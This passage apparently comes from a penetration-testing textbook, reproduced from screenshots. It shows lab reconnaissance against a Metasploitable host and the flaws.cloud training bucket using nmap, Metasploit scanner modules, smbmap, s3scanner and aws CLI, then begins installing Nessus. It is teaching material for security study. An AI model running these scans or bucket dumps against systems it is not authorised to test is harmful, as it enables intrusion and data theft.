
```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 300

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

172.30.1.1      08:00:27:bd:1d:71      3     180  PCS Systemtechnik GmbH
172.30.1.26     08:00:27:7f:af:0a      2     120  PCS Systemtechnik GmbH
```


```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:41 EDT
Nmap scan report for 172.30.1.26
Host is up (0.0057s latency).
Nmap done: 255 IP addresses (1 host up) scanned in 15.78 seconds
```


```
kali@kali:~$ nmap 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:50 EDT
Nmap scan report for 172.30.1.26
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:52 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00043s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.30.1.27
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:

Host script results:
|_clock-skew: mean: 59m58s, deviation: 2h00m01s, median: -2s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-06-23T08:55:02-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```


Kali Linux
PentestNet
172.30.1.0/30
Client
172.30.1.20
Target
172.30.1.26
Client
172.30.1.22
Client
172.30.1.21


Host A
SYN
Host B
SYN / ACK
ACK


Attacker
SYN
Target
SYN / ACK
RST

```
kali@kali:~$ sudo nmap -sS -p 80 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 11:42 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00042s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:7F:AF:0A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Source	Destination	Protocol	Length	Info
172.30.1.29	172.30.1.26	TCP	58	55778 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=
172.30.1.26	172.30.1.29	TCP	60	80 → 55778 [SYN, ACK] Seq=0 Ack=1 Win=5840
172.30.1.29	172.30.1.26	TCP	54	55778 → 80 [RST] Seq=1 Win=0 Len=0

```
msf6 > search portscan

Matching Modules
================

   #  Name                                                Rank    Check  Description
   -  ----                                                ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan            normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner        normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                     normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                      normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                      normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                      normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access    normal  No     Wordpress Pingback Locator
```

```
Module options (auxiliary/scanner/portscan/syn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BATCHSIZE   256              yes       The number of hosts to scan per set
   DELAY       0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                    no        The name of the interface
   JITTER      0                yes       The delay jitter factor (maximum value by which to +/- DELAY)
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file
   SNAPLEN     65535            yes       The number of bytes to capture
   THREADS     1                yes       The number of concurrent threads (max one per host)
   TIMEOUT     500              yes       The reply read timeout in milliseconds
```

```
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 172.30.1.26
RHOSTS => 172.30.1.26
msf6 auxiliary(scanner/portscan/syn) > run

[+]  TCP OPEN 172.30.1.26:21
[+]  TCP OPEN 172.30.1.26:22
[+]  TCP OPEN 172.30.1.26:23
[+]  TCP OPEN 172.30.1.26:25
[+]  TCP OPEN 172.30.1.26:53
[+]  TCP OPEN 172.30.1.26:80
[+]  TCP OPEN 172.30.1.26:111
[+]  TCP OPEN 172.30.1.26:139
[+]  TCP OPEN 172.30.1.26:445
```

```
msf6 > search smb_version

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                      normal  No     SMB Version Detection
```

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

RHOSTS value is required


```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 172.30.1.26:445       - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 172.30.1.26:445       -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 172.30.1.26:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
kali@kali:~$ smbmap -H 172.30.1.26
[+] IP: 172.30.1.26:445 Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$                                                  NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

```
kali@kali:~$ smbmap -H 172.30.1.26 -r tmp
[+] IP: 172.30.1.26:445 Name: unknown
        Disk                                                    Permissions
        ----                                                    -----------
        tmp                                                     READ, WRITE
        .\tmp\*
        dr--r--r--                0 Wed Jun 23 09:35:01 2021    .
        dw--w--w--                0 Sun May 20 14:36:11 2012    ..
        dr--r--r--                0 Wed Jun 23 08:31:59 2021    .ICE-unix
        dr--r--r--                0 Wed Jun 23 08:32:14 2021    .X11-unix
        fw--w--w--               11 Wed Jun 23 08:32:13 2021    .X0-lock
        fw--w--w--                0 Wed Jun 23 08:32:34 2021    4567.jsvc_up
```

```
Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe
```


Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Next


Microsoft
Sign in
We couldn't find an account with that username. Try another, or get a new Microsoft account.
fakeaccount@fakedomain.com
No account? Create one!
Can't access your account?
Next


Microsoft
Enter password
Password
Forgot my password
Sign in

```
kali@kali:~$ s3scanner -h
s3scanner: Audit unsecured S3 buckets
           by Dan Salmon - github.com/sa7mon, @bltjetpack

optional arguments:
  -h, --help            show this help message and exit
  --version             Display the current version of this tool
  --threads n, -t n     Number of threads to use. Default: 4
  --endpoint-url ENDPOINT_URL, -u ENDPOINT_URL
                        URL of S3-compliant API. Default: https://s3.amazonaws.com
  --endpoint-address-style {path,vhost}, -s {path,vhost}
                        Address style to use for the endpoint. Default: path
  --insecure, -i        Do not verify SSL

mode:
  {scan,dump}           (Must choose one)
    scan                Scan bucket permissions
    dump                Dump the contents of buckets
```

```
kali@kali:~$ nslookup
> flaws.cloud
Server:         198.18.0.1
Address:        198.18.0.1#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.218.228.98
>
```

```
> set type=ptr
> 52.218.228.98
Server:         198.18.0.1
Address:        198.18.0.1#53

Non-authoritative answer:
98.228.218.52.in-addr.arpa      name = s3-website-us-west-2.amazonaws.com.
```

AWS S3 Bucket name

```
kali@kali:~$ s3scanner scan --bucket flaws.cloud

flaws.cloud | bucket_exists | AuthUsers: [], AllUsers: [Read]
```


```
kali@kali:~$ aws s3 ls  s3://flaws.cloud/ --region us-west-2 --no-sign-request
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```

Files within the S3 Bucket

```
kali@kali:~$ s3scanner dump --bucket flaws.cloud --dump-dir /home/kali/S3_Bucket/
flaws.cloud | Enumerating bucket objects...
flaws.cloud | Total Objects: 7, Total Size: 25.0KB
flaws.cloud | Dumping contents using 4 threads...
flaws.cloud | Dumping completed
```


```
kali@kali:~$ cd S3_Bucket

kali@kali:~/S3_Bucket$ ls -l
total 40
-rw-r--r-- 1 kali kali  2575 Jul  5 09:56 hint1.html
-rw-r--r-- 1 kali kali  1707 Jul  5 09:56 hint2.html
-rw-r--r-- 1 kali kali  1101 Jul  5 09:56 hint3.html
-rw-r--r-- 1 kali kali  3162 Jul  5 09:56 index.html
-rw-r--r-- 1 kali kali 15979 Jul  5 09:56 logo.png
-rw-r--r-- 1 kali kali    46 Jul  5 09:56 robots.txt
-rw-r--r-- 1 kali kali  1051 Jul  5 09:56 secret-dd02c7c.html
```


Chapter 6: Performing Vulnerability Assessments






```
kali@kali:~$ cd Downloads

kali@kali:~/Downloads$ ls
Nessus-8.15.0-debian6_amd64.deb
```

```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.15.0-debian6_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 283829 files and directories currently installed.)
Preparing to unpack Nessus-8.15.0-debian6_amd64.deb ...
Unpacking nessus (8.15.0) ...
Setting up nessus (8.15.0) ...
Unpacking Nessus Scanner Core Components ...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://kali:8834/ to configure your scanner
```



Warning: Potential Security Risk Ahead
Firefox detected a potential security threat and did not continue to kali. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.
What can you do about it?
The issue is most likely with the website, and there is nothing you can do to resolve it.
If you are on a corporate network or using anti-virus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.
Learn more...
1
Go Back (Recommended)
Advanced...
Someone could be trying to impersonate the site and you should not continue.
Websites prove their identity via certificates. Firefox does not trust kali:8834 because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.
Error code: SEC_ERROR_UNKNOWN_ISSUER
View Certificate
2
Go Back (Recommended)
Accept the Risk and Continue


Welcome to Nessus
Choose how you want to deploy Nessus. Select a product to get started.
Nessus Essentials
Nessus Professional
Nessus Manager
Managed Scanner
Continue



Get an activation code
To receive an email with a free Nessus Essentials activation code, enter your information.
If you already have an activation code, skip this step.
First *
John
Last *
Smith
Email *
user@example.com
Skip
Back
Email
© 2021 Tenable™, Inc.

